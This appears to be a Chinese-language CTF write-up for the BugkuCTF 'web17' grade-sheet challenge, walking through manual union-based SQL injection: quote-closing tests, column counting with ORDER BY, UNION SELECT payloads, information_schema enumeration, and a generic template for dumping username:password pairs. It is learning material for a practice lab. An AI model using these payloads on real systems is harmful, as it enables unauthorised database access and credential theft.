BugkuCTF web17_成绩单 writeup

原创

Mitch311 于 2021-01-10 23:44:18 发布 663 收藏 5
分类专栏： CTF 文章标签： unctf sql 数据库

web17_成绩单

原题链接

key:SQL手动注入


①点开环境后页面长这样式的

根据提示随便输入1或2或3，分别出来了三个人的成绩


看到了表单类型，可知这是一道SQL注入题

②先测试正常数据，用火狐的hackbar插件进行post请求，一切正常

加上单引号'则数据为空□



但是再加上#就又正常了□



由此可知有SQL注入漏洞

> **加上单引号可以判断是否是单引号闭合**
>
> **如果在结尾再加上一个单引号，就构成了双引号闭合，截断了原有的代码**
>
> **闭合后剩余内容会作为sql语句来执行**
>
> **添加#是将原有的被截断的代码注释掉**
>
> **在sql中注释符是#或者--,后者在GET传参中表示为--+**

③然后尝试获取列数，**因为已经有名字和三科成绩了，所以就测试4或者更高**

先从4开始吧，构造id=1' order by 4#，正常回显

继续，但构造id=1' order by 5#时，没有正常回显

所以列数是4列

④尝试联合查询，**记得把前面的查询数据置空，即id等于除了1,2,3以外的任何数**

具体做法是**id=0' union select 1,2,3,4#**

显示正常，说明确确实实存在这四列数据

⑤下面我们开始猜解数据库名， 数据库的用户，数据库的版本

没有顺序可言，把第1列留出来只是因为表单看起来顺眼而已

具体做法是**id=0' union select 4545945,database(),user(),version()#**

⑥根据数据库skctf_flag去查询表名

具体做法是**id=0' union select 4545945,(select group_concat(table_name) from information_schema.tables where table_schema=database()),user(),version()#**

这个**select group_concat(table_name) from information_schema.tables where table_schema=database()**，可以暂且把它当作一个用来查询表名的固定格式

知识补充：union select 手工注入

mysql中的information_schema 结构用来存储数据库系统信息

information_schema 结构中这几个表存储的信息，在注射中可以用到的几个表

SCHEMATA 存储数据库名的，

关键字段：SCHEMA_NAME，表示数据库名称

TABLES 存储表名的

关键字段：TABLE_SCHEMA表示表所属的数据库名称；

TABLE_NAME表示表的名称

COLUMNS 存储字段名的

关键字段：TABLE_SCHEMA表示表所属的数据库名称；

TABLE_NAME表示所属的表的名称

COLUMN_NAME表示字段名

爆所有数据名

select group_concat(SCHEMA_NAME) from information_schema.schemata

得到当前库的所有表

select group_concat(table_name) from information_schema.tables where table_schema=database()

得到表中的字段名(列名) 将敏感的表进行16进制编码adminuser=0x61646D696E75736572

select group_concat(column_name) from information_schema.columns where table_name=0x61646D696E75736572

得到字段(列)具体的值　select group_concat(username,0x3a,password) from adminuser

group_concat()函数是将数据作为字符串输出，中间以:间隔开（因为0x3a是:的16进制ascii码）

⑦上一步得到了表名fl4g和sc，flag应该藏在fl4g里面

根据fl4g表去查询字段名(列名)

根据知识补充里的指令，我们应该用**select group_concat(column_name) from information_schema.columns where table_name=0x666c3467**

觉得16进制麻烦也可以用单引号**select group_concat(column_name) from information_schema.columns where table_name='fl4g'**

因此构造**id=0' union select 4545945,(select group_concat(column_name) from information_schema.columns where table_name='fl4g'),user(),version()#**

得到字段名(列名)skctf_flag

⑧尝试获取字段(列)中的数据

根据知识补充里的指令，我们应该用**select group_concat(skctf_flag) from fl4g**

或者可以用更简便的表达**select skctf_flag from fl4g**

因此构造**id=0' union select 4545945,(select group_concat(skctf_flag) from fl4g),user(),version()#**

或者**id=0' union select 4545945,(select skctf_flag from fl4g),user(),version()#**

得到flag是BUGKU{Sql_INJECT0N_4813drd8hz4}

参考网址，因为是第一次做SQL注入的题，很多知识需要参考学习，感谢这位大佬的指导！